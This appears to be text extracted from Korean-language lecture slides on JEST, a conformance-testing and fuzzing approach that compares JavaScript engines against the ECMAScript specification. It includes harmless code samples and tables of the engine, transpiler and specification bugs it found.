
아이디어: N+1-버전 차분 테스팅




아이디어: N+1-버전 차분 테스팅



아이디어: N+1-버전 차분 테스팅



JEST - JS Engines and Specification Tester



JEST - 명세의 커버리지 기반 퍼징

```
0 + { valueOf() { return 1; } }
```

7.1.3 ToNumeric (*value*)

1. Let *primValue* be ? ToPrimitive(*value*, number)
2. If Type(*primValue*) is BigInt, return *primValue*.
3. Return ? ToNumber(*primValue*).

JEST - 명세의 커버리지 기반 퍼징

```
0 + { valueOf() { return 1; } }
```

7.1.3 ToNumeric (*value*)

1. Let *primValue* be ? ToPrimitive(*value*, number)
2. If Type(*primValue*) is BigInt, return *primValue*.
3. Return ? ToNumber(*primValue*).

```
0 + { valueOf() { throw 42; } }
```

JEST - 명세의 커버리지 기반 퍼징

```
0 + { valueOf() { return 1; } }
```

7.1.3 ToNumeric (*value*)

1. Let *primValue* be ? ToPrimitive(*value*, number)
2. If Type(*primValue*) is BigInt, return *primValue*.
3. Return ? ToNumber(*primValue*).

```
0 + { valueOf() { throw 42; } }
```

- JEST-fs - Feature-Sensitive Coverage 개념을 제안

[PLDI'23] J. Park, et al. “Feature-Sensitive Coverage for Conformance Testing of Programming Language Implementations”

JEST - 최종 상태 기반 상태 검사문 주입

```
function f() {}
```

JEST - 최종 상태 기반 상태 검사문 주입

```
function f() {}

+ $assert.sameValue(Object.getPrototypeOf(f),
+                   Function.prototype);
+ $assert.sameValue(Object.isExtensible(x), true);
+ $assert.callable(f);
+ $assert.constructable(f);
```

JEST - 실험 결과

실행 엔진
결함 44개

TABLE II: The number of engine bugs detected by JEST

Engines	Exc	Abort	Var	Obj	Desc	Key	In	Total
V8	0	0	0	0	0	2	0	2
GraalVM	6	0	0	0	2	8	0	16
QuickJS	3	0	1	0	0	2	0	6
Moddable XS	12	0	0	0	3	5	0	20
Total	21	0	1	0	5	17	0	44

명세 결함
27개

TABLE III: Specification bugs in ECMAScript 2020 (ES11) detected by JEST

Name	Feature	#	Assertion	Known	Created	Resolved	Existed
ES11-1	Function	12	Key	O	2019-02-07	2020-04-11	429 days
ES11-2	Function	8	Key	O	2015-06-01	2020-04-11	1,776 days
ES11-3	Loop	1	Exc	O	2017-10-17	2020-04-30	926 days
ES11-4	Expression	4	Abort	O	2019-09-27	2020-04-23	209 days
ES11-5	Expression	1	Exc	O	2015-06-01	2020-04-28	1,793 days
ES11-6	Object	1	Exc	X	2019-02-07	2020-11-05	637 days

JEST-fs - 실험 결과

- **Feature-Sensitive Coverage**라는 개념을 도입하여 더 많은 결함을 검출

Kind	Name	Version	# Detected Unique Bugs		
			# New	# Confirmed	# Reported
Engine	V8	v10.8.121	0	0	4
	JSC	v615.1.10	15	15	24
	GraalJS	v22.2.0	9	9	10
	SpiderMonkey	v107.0b4	1	3	4
	Total		25	27	42
Transpiler	Babel	v7.19.1	30	30	35
	SWC	v1.3.10	27	27	41
	Terser	v5.15.1	1	1	18
	Obfuscator	v4.0.0	0	0	7
	Total		58	58	101
Total			83	85	143

[PLDI'23] J. Park, et al. “Feature-Sensitive Coverage for Conformance Testing of Programming Language Implementations”

